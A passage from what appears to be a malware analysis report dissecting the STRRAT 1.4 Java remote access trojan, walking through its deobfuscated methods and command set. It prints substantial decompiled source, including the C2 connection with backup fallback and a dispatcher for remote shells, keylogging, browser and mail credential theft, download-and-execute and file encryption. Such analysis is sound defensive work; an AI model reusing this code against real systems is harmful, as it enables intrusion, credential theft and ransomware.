- cbnfdhn.hghteerd (Method, no input) = cbnfdhn.ConnectToC2
- cbnfdhn.gsbthstgb (Static String) = cbnfdhn.Port1
- xbxcv (Class) = UserIdleObject
- Main.bsgshsbs (Method, no inputs) = Main.ExtractConfig
- sabretb.dfhttegd (Method, inputs) = sabretb.DecryptConfig
- sabretb.sdfsldf (Method, inputs) = sabretb.DeriveIV
- sabretb.sabretb (Method, inputs) = sabretb.CreateSecKey
- Main.dfhttegd (Method, no inputs) = Main.ConnectUnknownURL
- cbnfdhn.sdfsldf (Method, one int input) = cbnfdhn.GetFolderPath
- cbnfdhn.sdfsldf (Method, one string array input) = cbnfdhn.Uninstall
- cbnfdhn.bsgshsbs (Static String) = cbnfdhn.FolderPath
- cbnfdhn.sfsrgsbd (Static String) = cbnfdhn.STRLogsLocation
- cbnfdhn.sabretb (Static String) = cbnfdhn.STRBackupC2
- cbnfdhn.sdfsldf (Static Boolean) = cbnfdhn.ActiveConToC2
- cbnfdhn.thtyrths (Method, no input) = cbnfdhn.ParseNumOfCommands
- cbnfdhn.sabretb (Method, one int input) = cbnfdhn.ReceiveCommands


If we now examine the main method again we find the below:

If the malware is able to get the current malware run path and place dependency files in a folder called ‘lib’, it will then attempt to get the AppData directory based on CSIDL 26. The malware will continue to extract/decrypt its config file and make requests to get any plugins from the URL configured. Finally after this we see it connect to the C2 ready to execute commands received. It should be noted that our defined variables PluginsServerURL and PluginsServerPort are both being reused here as the C2 configuration from within the decrypted config file.

In the above we see the start of our C2ConnectAndRun method. In this instance it will check if a directory already exists called strlogs in the malware working directory, if not it will create one. It will also create an object containing information on whether the infected user is idle, and how long they’ve been idle for, before it inevitably connects to the C2.

```
public final class UserIdleObject {
    private long sdfsldf = 0L;

    public final String sdfsldf() {
        Object object = new WinUser.LASTINPUTINFO();
        User32.INSTANCE.GetLastInputInfo((WinUser.LASTINPUTINFO)object);
        long l = System.currentTimeMillis();
        long l2 = this.sdfsldf + (long)((WinUser.LASTINPUTINFO)object).dwTime;
        long l3 = l - l2;
        if ((l3 /= 1000L) < 1L) {
            return "Not Idle";
        }
        if (l3 > 59L) {
            long l4 = l3 / 60L;
            long l5 = l3 % 60L;
            if (l4 > 59L) {
                long l6 = l4 / 60L;
                l4 %= 60L;
                if (l6 > 23L) {
                    long l7 = l6 / 24L;
                    object = String.valueOf(l7 + " day " + (l6 %= 24L) + " hr " + l4 + " min " + l5 + " sec");
                } else {
                    object = String.valueOf(l6 + " hr " + l4 + " min " + l5 + " sec");
                }
            } else {
                object = String.valueOf(l4 + " min " + l5 + " sec");
            }
        } else {
            object = new StringBuilder().insert(0, String.valueOf(l3)).append(" Sec").toString();
        }
        return object;
    }

    private static String sdfsldf(long l) {
        String string;
        if ((l /= 1000L) < 1L) {
            return "Not Idle";
        }
        if (l > 59L) {
            long l2 = l / 60L;
            long l3 = l % 60L;
            if (l2 > 59L) {
                long l4 = l2 / 60L;
                l2 %= 60L;
                if (l4 > 23L) {
                    long l5 = l4 / 24L;
                    string = String.valueOf(l5 + " day " + (l4 %= 24L) + " hr " + l2 + " min " + l3 + " sec");
                } else {
                    string = String.valueOf(l4 + " hr " + l2 + " min " + l3 + " sec");
                }
            } else {
                string = String.valueOf(l2 + " min " + l3 + " sec");
            }
        } else {
            string = new StringBuilder().insert(0, String.valueOf(l)).append(" Sec").toString();
        }
        return string;
    }

    UserIdleObject() {
        long l = System.currentTimeMillis();
        WinUser.LASTINPUTINFO lASTINPUTINFO = new WinUser.LASTINPUTINFO();
        User32.INSTANCE.GetLastInputInfo(lASTINPUTINFO);
        this.sdfsldf = l - (long)lASTINPUTINFO.dwTime;
    }
}
```


The ConnectToC2 method is pretty straight forward, based on the decrypted configuration file it will first close off any sockets if they already exist with the C2, next it will attempt to connect to the C2 server, and where that fails it will fallback to its backup C2.





```
private static void ConnectToC2() {
    while (true) {
        try {
            if (ertdbdth != null) {
                try {
                    ertdbdth.close();
                    InStream1.close();
                    OutStream1.close();
                    ertdbdth = null;
                }
                catch (Exception exception) {}
            }
            ertdbdth = new Socket(PluginsServerURL, PluginsServerPort);
            InStream1 = ertdbdth.getInputStream();
            OutStream1 = ertdbdth.getOutputStream();
            dsgsdfge = PluginsServerURL;
            hghteerd = PluginsServerPort;
            return;
        }
        catch (Exception exception) {
            try {
                if (ertdbdth != null) {
                    try {
                        ertdbdth.close();
                        InStream1.close();
                        OutStream1.close();
                        ertdbdth = null;
                    }
                    catch (Exception exception2) {}
                }
                ertdbdth = new Socket(STRBackupC2, Port1);
                InStream1 = ertdbdth.getInputStream();
                OutStream1 = ertdbdth.getOutputStream();
                dsgsdfge = STRBackupC2;
                hghteerd = Port1;
                return;
            }
            catch (Exception exception3) {
                System.out.println("reconnecting...");
                try {
                    Thread.sleep(5000L);
                    continue;
                }
                catch (InterruptedException interruptedException) {
                    Logger.getLogger(cbnfdhn.class.getName()).log(Level.SEVERE, null, interruptedException);
                    continue;
                }
            }
        }
        break;
    }
}
```

At this point we can begin to see the different commands taken by this malware as they're received into the array 'stringArray2' from the designated C2, which is also placed into stringArray3.

```
while (ActiveConToC2) {
    try {
        String[] stringArray2 = cbnfdhn.ReceiveCommands(cbnfdhn.ParseNumOfCommands()).split("\\|");
        if (stringArray2[0].equals("reboot")) {
            Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
        } else if (stringArray2[0].equals("shutdown")) {
            Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
        } else if (stringArray2[0].equals("uninstall")) {
            cbnfdhn.Uninstall(stringArray);
        } else if (stringArray2[0].equals("disconnect")) {
            ActiveConToC2 = false;
            ertdbdth.close();
            System.exit(0);
        } else {
            Object object2;
            Object object3;
            String[] stringArray3 = stringArray2;
            if (stringArray2[0].equals("down-n-exec")) {
                cbnfdhn.sabretb(stringArray3[1], stringArray2[1].substring(stringArray2[1].lastIndexOf("/") + 1));
                Thread.sleep(3000L);
                cbnfdhn.dfhttegd("Ready");
            } else if (stringArray3[0].equals("update")) {
                object = cbnfdhn.gsbthstgb(stringArray2[1]);
                fileLock.sdfsldf();
                Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\"").append(((File)object).getAbsolutePath()).append("\"").toString());
                cbnfdhn.Uninstall(stringArray);
            } else if (stringArray2[0].equals("up-n-exec")) {
                object = cbnfdhn.gsbthstgb(stringArray2[1]);
                object3 = ((File)object).getName().substring(((File)object).getName().lastIndexOf(".")).toLowerCase();
                if (((String)object3).equals(".vbs") || ((String)object3).equals(".js") || ((String)object3).equals(".wsf")) {
                    Runtime.getRuntime().exec(new String[]{"wscript", ((File)object).getAbsolutePath()});
                } else if (((String)object3).equals(".jar")) {
                    Runtime.getRuntime().exec(new StringBuilder().insert(0, string).append("\"").append(((File)object).getAbsolutePath()).append("\"").toString());
                } else {
                    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c \"").append(((File)object).getAbsolutePath()).append("\"").toString());
                }
                cbnfdhn.dfhttegd("Executed File");
                Thread.sleep(3000L);
                cbnfdhn.dfhttegd("Ready");
            } else if (stringArray2[0].equals("remote-cmd")) {
                object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "remote-cmd|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
                new dgdfndnbcn((Socket)object, new String[]{"cmd.exe"});
                cbnfdhn.dfhttegd("Ready");
            } else if (stringArray2[0].equals("power-shell")) {
                object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "power-shell|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
                new dgdfndnbcn((Socket)object, new String[]{"powershell.exe", "-"});
                cbnfdhn.dfhttegd("Ready");
            } else if (stringArray2[0].equals("file-manager")) {
                object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "file-manager|").append(ghdfdndfn.sdfsldf()).toString());
                new ghdfdndfn((Socket)object);
                cbnfdhn.dfhttegd("Ready");
            } else if (stringArray2[0].equals("keylogger")) {
                if (!ghgmgf.sabretb) {
                    object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "keylogger|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
                    new ghgmgf((Socket)object, null);
                } else {
                    ghgmgf.sabretb = false;
                    cbnfdhn.dfhttegd("Try Again");
                }
            } else if (stringArray2[0].equals("o-keylogger")) {
                if (!ghgmgf.sdfsldf) {
                    object = new StringBuilder().insert(0, STRLogsLocation).append("keylogs_").append(String.valueOf(ssdgsbh.nextInt(9999))).append(".html").toString();
                    new ghgmgf(null, (String)object);
                    cbnfdhn.dfhttegd("Offline Keylogger Started");
                } else {
                    ghgmgf.sdfsldf = false;
                    cbnfdhn.dfhttegd("Try Again");
                }
```



```
} else if (stringArray2[0].equals("processes")) {
    object = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "processes%%").append(carLambo.sbsgssdfg.sdfsldf()).toString());
    new sbsgssdfg((Socket)object);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("h-browser")) {
    object = new StringBuilder().insert(0, cbnfdhn.sabretb()).append("\\").append(cbnfdhn.sdfsldf()).toString();
    object3 = cbnfdhn.sfsrgsbd(new StringBuilder().insert(0, "open-hbrowser%%").append((String)object).append("%%").append(sgsfghhg.sdfsldf()).toString());
    new sgsfghhg((Socket)object3);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("startup-list")) {
    object = cbnfdhn.strrgsng(new StringBuilder().insert(0, "startup-list%%").append(sstydgn.sdfsldf()).toString());
    new sstydgn((Socket)object);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("remote-screen")) {
    object = cbnfdhn.sfsrgsbd("remote-screen");
    new sabretb((Socket)object);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("rev-proxy")) {
    new ncnndfg(stringArray2[1]);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("hrdp-new")) {
    new fgfnbnc(null);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("hrdp-res")) {
    new fgfnbnc(stringArray2[1]);
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("chrome-pass")) {
    object = new thtyrths();
    cbnfdhn.sdfsldf(new StringBuilder().insert(0, "chrome-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(((thtyrths)object).sdfsldf()).toString());
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("foxmail-pass")) {
    object = new dsgsdfge();
    cbnfdhn.sdfsldf(new StringBuilder().insert(0, "foxmail-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(((dsgsdfge)object).sdfsldf()).toString());
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("outlook-pass")) {
    cbnfdhn.sdfsldf(new StringBuilder().insert(0, "outlook-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(new xncxbc().sdfsldf()).toString());
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("fox-pass")) {
    object2 = object = new dncbnf(false);
    if (((dncbnf)object).sabretb) {
        object2 = object;
        cbnfdhn.sdfsldf(((dncbnf)object2).sdfsldf, new StringBuilder().insert(0, "fox-dec-files|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
        object2 = object;
        new File(((dncbnf)object2).sdfsldf).delete();
        cbnfdhn.dfhttegd("Ready");
    } else {
        cbnfdhn.dfhttegd("Firefox Not Installed");
    }
} else if (stringArray2[0].equals("tb-pass")) {
    object2 = object = new dncbnf(true);
    if (((dncbnf)object).sabretb) {
        object2 = object;
        cbnfdhn.sdfsldf(((dncbnf)object2).sdfsldf, new StringBuilder().insert(0, "tb-dec-files|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).toString());
        object2 = object;
        new File(((dncbnf)object2).sdfsldf).delete();
        cbnfdhn.dfhttegd("Ready");
    } else {
        cbnfdhn.dfhttegd("Thunderbird Not Installed");
    }
} else if (stringArray2[0].equals("ie-pass")) {
    object2 = object = new dhgdghd();
    cbnfdhn.sdfsldf(new StringBuilder().insert(0, "ie-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(((dhgdghd)object2).sdfsldf()).toString());
    cbnfdhn.dfhttegd("Ready");
} else if (stringArray2[0].equals("all-pass") || stringArray2[0].equals("save-all-pass")) {
    StringBuilder stringBuilder;
    object = new StringBuilder();
```



```
        if (stringArray2[0].equals("save-all-pass")) {
            stringBuilder = new StringBuilder();
            cbnfdhn.sdfsldf(stringBuilder.insert(0, "save-all-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdfsldf()).append("|").append(((StringBuilder)object).toString()).toString());
            cbnfdhn.dfhttegd("Ready");
        } else {
            Object object4;
            stringBuilder = new StringBuilder();
            object3 = cbnfdhn.sfsrgsbd(stringBuilder.insert(0, stringArray2[0]).append("%%").append(cbnfdhn.sabretb()).append("%%").append(cbnfdhn.sdfsldf()).append("%%").append(((StringBuilder)object).toString()).toString());
            object2 = object = new dncbnf(false);
            if (((dncbnf)object).sabretb) {
                object2 = object;
                cbnfdhn.sdfsldf(((dncbnf)object2).sdfsldf, (Socket)object3);
                object2 = object;
                new File(((dncbnf)object2).sdfsldf).delete();
            } else {
                cbnfdhn.sdfsldf("Firefox Not Installed", (Socket)object3);
            }
            object2 = object = new dncbnf(true);
            if (((dncbnf)object).sabretb) {
                object2 = object;
                Object object5 = object3;
                object4 = object5;
                cbnfdhn.sdfsldf(((dncbnf)object2).sdfsldf, (Socket)object5);
                object2 = object;
                new File(((dncbnf)object2).sdfsldf).delete();
            } else {
                cbnfdhn.sdfsldf("Thunderbird Not Installed", (Socket)object3);
                object4 = object3;
            }
            ((Socket)object4).close();
            cbnfdhn.dfhttegd("Ready");
        }
    } else if (stringArray2[0].equals("chk-priv")) {
        if (cbnfdhn.ssdgsbh()) {
            cbnfdhn.dfhttegd("Privilege: Admin");
        } else {
            cbnfdhn.dfhttegd("Privilege: User");
        }
    } else if (stringArray2[0].equals("req-priv")) {
        fileLock.sdfsldf();
        if (cbnfdhn.sstydgn()) {
            System.exit(0);
        } else {
            fileLock.sabretb();
            cbnfdhn.dfhttegd("Permission Denied");
        }
    } else if (stringArray2[0].equals("rw-encrypt")) {
        object = new sdfsldf(stringArray2[1]);
        new Thread(new bsgshsbs((sdfsldf)object)).start();
        cbnfdhn.dfhttegd("Encrypting Files");
    } else if (stringArray2[0].equals("rw-decrypt")) {
        object = new sdfsldf(stringArray2[1]);
        new Thread(new dfghdmc((sdfsldf)object)).start();
        cbnfdhn.dfhttegd("Decrypting Files");
    } else if (stringArray2[0].equals("show-msg")) {
        object = new StringBuilder().insert(0, System.getProperty("user.home")).append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString();
        FileWriter fileWriter = new FileWriter((String)object);
        fileWriter.write(stringArray2[1]);
        fileWriter.close();
        Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c notepad \"").append((String)object).append("\"").toString());
        cbnfdhn.dfhttegd("Ready");
    } else if (stringArray2[0].equals("screen-on")) {
        new Thread(new fhjtjtg()).start();
        cbnfdhn.dfhttegd("Activated");
    }
}
System.out.println(stringArray2);
Thread.sleep(100L);
}
```

Based on this we know that STRRAT 1.4 has the following commands available.

- reboot

- shutdown
- uninstall
- disconnect
- down-n-exec
- update
- up-n-exec
- remote-cmd
- power-shell
- file-manager
- keylogger
- o-keylogger
- processes
- h-browser
- startup-list
- remote-screen
- rev-proxy
- hrdp-new
- hrdp-res
- chrome-pass
- foxmail-pass
- outlook-pass
- fox-pass
- tb-pass
- ie-pass
- all-pass
- save-all-pass
- chk-priv
- req-priv
- rw-encrypt
- rw-decrypt
- show-msg
- screen-on

Let’s examine these commands more in depth:

Command Functionality: reboot

This command simply runs the following:

```
Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
```

Command Functionality: shutdown

This command simply runs the following:


```
Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
```

Command Functionality: uninstall

This command runs the following (Noting we've renamed the method to "Uninstall"):

```
cbnfdhn.Uninstall(stringArray);
```


The uninstall method will then proceed to delete the scheduled task persistence called skype regardless of if it exists, get the directory the malware is running from, delete it from the directory specified by CLSID 7 and 24 [Listings can be found here](), ping localhost to delay execution for a moment, and then delete the object passed to it, before what appears to be deletion of run keys.




It should be noted that the CLSID values are being passed as an integer (Decimal) rather than Hex and would need to be converted to get that 26 = AppData, and 7 = Users Startup Folder.

Command Functionality: disconnect

